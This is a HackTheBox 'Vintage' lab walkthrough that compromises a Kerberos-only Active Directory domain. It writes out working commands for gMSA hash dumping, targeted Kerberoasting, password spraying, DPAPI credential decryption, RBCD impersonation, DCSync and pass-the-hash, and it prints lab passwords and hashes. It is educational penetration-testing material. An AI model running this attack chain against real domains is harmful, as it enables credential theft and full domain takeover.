
HTB - Vintage
Introduction

Vintage is a Hard challenge on HackTheBox that simulates an assumed breach scenario in an Active Directory environment where NTLM is completely disabled. The entire exploit relies exclusively on Kerberos, making it an extremely educational challenge for pentesters accustomed to relying on NTLM.
With the phase-out of NTLM announced by Microsoft for future versions of Windows Server, this type of environment will become the norm. We might as well prepare for it now.
Configuration
First and foremost, we configure the Kerberos environment. This is essential on this machine because nothing will work without it.
1 | # /etc/hosts |
1 | # /etc/krb5.conf |
[!tip]
Ifkinitor evil-winrm cannot find the KDC despite a correct configuration, settingKRB5_CONFIG=/etc/krb5.confresolves the issue. Some libraries (Ruby GSSAPI in particular) do not always read/etc/krb5.confby default.
Pre-Windows 2000 Group
We have the credentials for P.Rosa. We verify access:
1 | nxc ldap dc01.vintage.htb -u P.Rosa -p Rosaisbest123 -k -M dump-computers |

Two critical pieces of information in this output:
- NTLM is disabled; everything must go through Kerberos
- Two machines on the domain: DC01 and FS01
We test the machine account FS01$. When an account is created with the “Pre-Windows 2000 compatible” option, its initial password is equal to the machine name in lowercase without the $
1 | nxc ldap dc01.vintage.htb -u 'FS01$' -p 'fs01' -k |

The Pre-Windows 2000 Compatible Access group exists for backward compatibility with systems prior to Windows 2000 (NT4, Windows 95). These older systems did not support Kerberos and used only NTLM and the LAN Manager APIs.
Members of this group have extended permissions on the directory (read user and group attributes, etc.) because older clients needed to be able to enumerate the domain without going through the secure mechanisms of Windows 2000+.
As for the machine password being the machine name in lowercase, this is because under NT4, when you joined a machine to the domain, the initial password for the machine account was derived from the machine name. When Microsoft introduced AD with Windows 2000, they kept this option so that NT4 machines could still join the domain. Normally, as soon as the machine joins the domain, it automatically negotiates a new random password. But if the machine never joins (decommissioned machine, manually created account, server never deployed), the password remains at its initial value.
GMSA Password

We collect the data and analyze the graph. FS01 can read the gMSA password for gMSA01$:
We can then retrieve the hash of the gmsa account:
1 | nxc ldap dc01.vintage.htb -u 'FS01$' -p fs01 -k --gmsa |

We verify the authentication:
1 | nxc ldap dc01.vintage.htb -u 'gMSA01$' -H 09945b851c5a0c5b1c60c68378820dfe -k |

Here, we can use the NT hash of the retrieved gMSA account because RC4 is still enabled on the domain. In Kerberos, the NT hash serves directly as the RC4 key: during a pass-the-hash attack, impacket uses it to encrypt the pre-authentication timestamp in the AS-REQ and thus obtain a TGT without knowing the plaintext password.
However, if RC4 had been disabled (which is increasingly common in hardened environments and will become the default with upcoming Windows updates), the NT hash would be useless for Kerberos authentication. We would then need to derive the AES keys (AES-256/AES-128) from the gMSA password.
The gMSADumper tool can theoretically do this, but only if LDAPS is available, which is not the case here. Having found no tool capable of retrieving both the NT hash and the AES keys without LDAPS, I developed gmsa-dumper, which relies on bloodyAD (SASL Kerberos sealing, no LDAPS required) to retrieve the msDS-ManagedPassword blob, then automatically derives the NT hash and AES keys.

Targeted Kerberoasting
The BloodHound analysis reveals that gMSA01$ has AddMember, AddMemberGroupAttr, and AddSelfMember permissions on the ServiceManagers group:

And ServiceManagers has GenericAll permissions on the three service accounts (svc_ldap, svc_sql, svc_ark):

To take advantage of this, I first added the p.rosa account to the ServiceManagers group
1 | bloodyAD -d vintage.htb -k kdc=dc01.vintage.htb ccache='gMSA01$.ccache' --host dc01.vintage.htb add groupMember ServiceManagers P.Rosa |
1 | [+] P.Rosa added to ServiceManagers |
[!warning] Critical point
After adding the account to the group, you must renew P.Rosa’s TGT. The PAC (Privilege Attribute Certificate) is set when the TGT is issued—if the TGT was requested before the account was added to the group, the ServiceManagers SID will not be included, and all operations will fail withinsufficientAccessRights.
1 | impacket-getTGT vintage.htb/P.Rosa:'Rosaisbest123' -dc-ip 10.129.231.205 |
Next, since the svc_sql account was disabled, we reactivate it:
1 | bloodyAD -d vintage.htb -u 'P.Rosa' -k kdc=dc01.vintage.htb ccache=p.rosa.ccache --host dc01.vintage.htb remove uac svc_sql -f ACCOUNTDISABLE |
1 | [-] ['ACCOUNTDISABLE'] property flags removed from svc_sql's userAccountControl |
Here, we could then change the passwords for the service accounts, but after some testing, we can see that this isn’t the expected approach, particularly because the svc_sql account’s password is regularly reset automatically, which suggests that we need that password.
So rather than attempting a password reset, we opt for Targeted Kerberoasting: we set an SPN on the target account, perform a kerberoast to retrieve the hash, and then crack it offline.
1 | bloodyAD -d vintage.htb -u 'P.Rosa' -k kdc=dc01.vintage.htb ccache=p.rosa.ccache --host dc01.vintage.htb set object svc_sql servicePrincipalName -v "MSSQLSvc/dc01.vintage.htb:1433" |
1 | [+] svc_sql's servicePrincipalName has been updated |
We perform a kerberoast:
1 | impacket-GetUserSPNs vintage.htb/p.rosa -k -no-pass -dc-host dc01.vintage.htb -request |

We crack the hash with hashcat (mode 13100) and obtain the password for svc_sql: Zer0the0ne
1 | nxc smb dc01.vintage.htb -u svc_sql -p Zer0the0ne -k |

WinRM access
Once the password is obtained, we can perform password spraying to see if it is reused
Here is the password reuse across all domain users:
1 | nxc smb dc01.vintage.htb -u users -p Zer0the0ne -k --continue-on-success |

We can see that C.Neri reuses the same password as the svc_sql account. Since this account is a member of the Remote Management Users group, we can log in via WinRM (after configuring the necessary settings to use Kerberos).
[!info] Note on evil-winrm and Kerberos
Version 3.5 has a memory corruption bug (malloc_consolidate(): unaligned fastbin chunk detected) that causes the session to crash during commands with heavy output. Two solutions: upgrade to version 3.9 (gem install evil-winrm), or avoid heavy enumeration scripts (PrivescCheck, WinPEAS) and perform enumeration manually. Additionally, usingkinitinstead of an impacket ccache resolves compatibility issues with Ruby GSSAPI.
DPAPI extraction
Next, in the user’s directory, you can see a Microsoft Edge.lnk file, which immediately suggests credentials encrypted via DPAPI.
We search for secrets stored via DPAPI (here, the -force option is required to display hidden files)
1 | dir -force C:\Users\C.Neri\AppData\Roaming\Microsoft\Credentials\ |

We find a credential file. We retrieve the associated master keys:
1 | dir -force C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115\ |

Two master keys: 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 and 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b.
Since evil-winrm isn’t very stable with Kerberos, to exfiltrate all this data, we encode it in Base64:
1 | [Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\C.Neri\AppData\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115\4dbf04d8-529b-4b4c-b4ae-8e875e4fe847")) |
Then decode the Base64 (preferably use printf %s% to avoid carriage return issues) and decrypt the two master keys using the user’s password:
1 | impacket-dpapi masterkey -file 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password 'Zer0the0ne' |

Once the master keys are decrypted, we use the obtained keys to decrypt the credential. Only one of the keys works because each blob is encrypted with different keys.
1 | impacket-dpapi credential -file C4BB96844A5C9DD45D5B6A9859252BA6 -key 0xf8901b21... |

We obtain the credentials for vintage\c.neri_adm with the password Uncr4ck4bl3P4ssW0rd0312.
1 | nxc smb DC01.vintage.htb -u c.neri_adm -p Uncr4ck4bl3P4ssW0rd0312 -k |

RBCD
Next, in Bloodhound, we see that the compromised account can add members to the DelegatedAdmins group and that this group has the AllowedToAct permission on the DC.


AllowedToAct in BloodHound means that the DelegatedAdmins group is listed in the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the DC01$ machine account. In practice, this means that members of this group are authorized to impersonate any user to access DC services via the S4U mechanism.
However, only accounts with an SPN can perform this attack. Therefore, you must either add an SPN to your user account or use a machine account.
Thus, to exploit this vulnerability, we can use the previously compromised machine account fs01.
1 | bloodyAD -d vintage.htb -k kdc=dc01.vintage.htb ccache='c.neri_adm.ccache' --host dc01.vintage.htb add groupMember DELEGATEDADMINS 'fS01$' |
1 | [+] fS01$ added to DELEGATEDADMINS |
We attempt to impersonate administrator via S4U:
1 | impacket-getST vintage.htb/'fs01$':fs01 -k -spn cifs/DC01.vintage.htb -impersonate administrator |

The ticket is generated, but authentication fails:

STATUS_LOGON_TYPE_NOT_GRANTED means that the administrator account cannot authenticate from the network
We impersonate the DC account instead, and dump the NTDS database using DCSYNC

We can then compromise the domain using the L.Bianchi_adm account (we could have impersonated that account directly)
1 | nxc smb DC01.vintage.htb -u L.Bianchi_adm -H aad3b435b51404eeaad3b435b51404ee:6b751449807e0d73065b0423b64687f0 -k |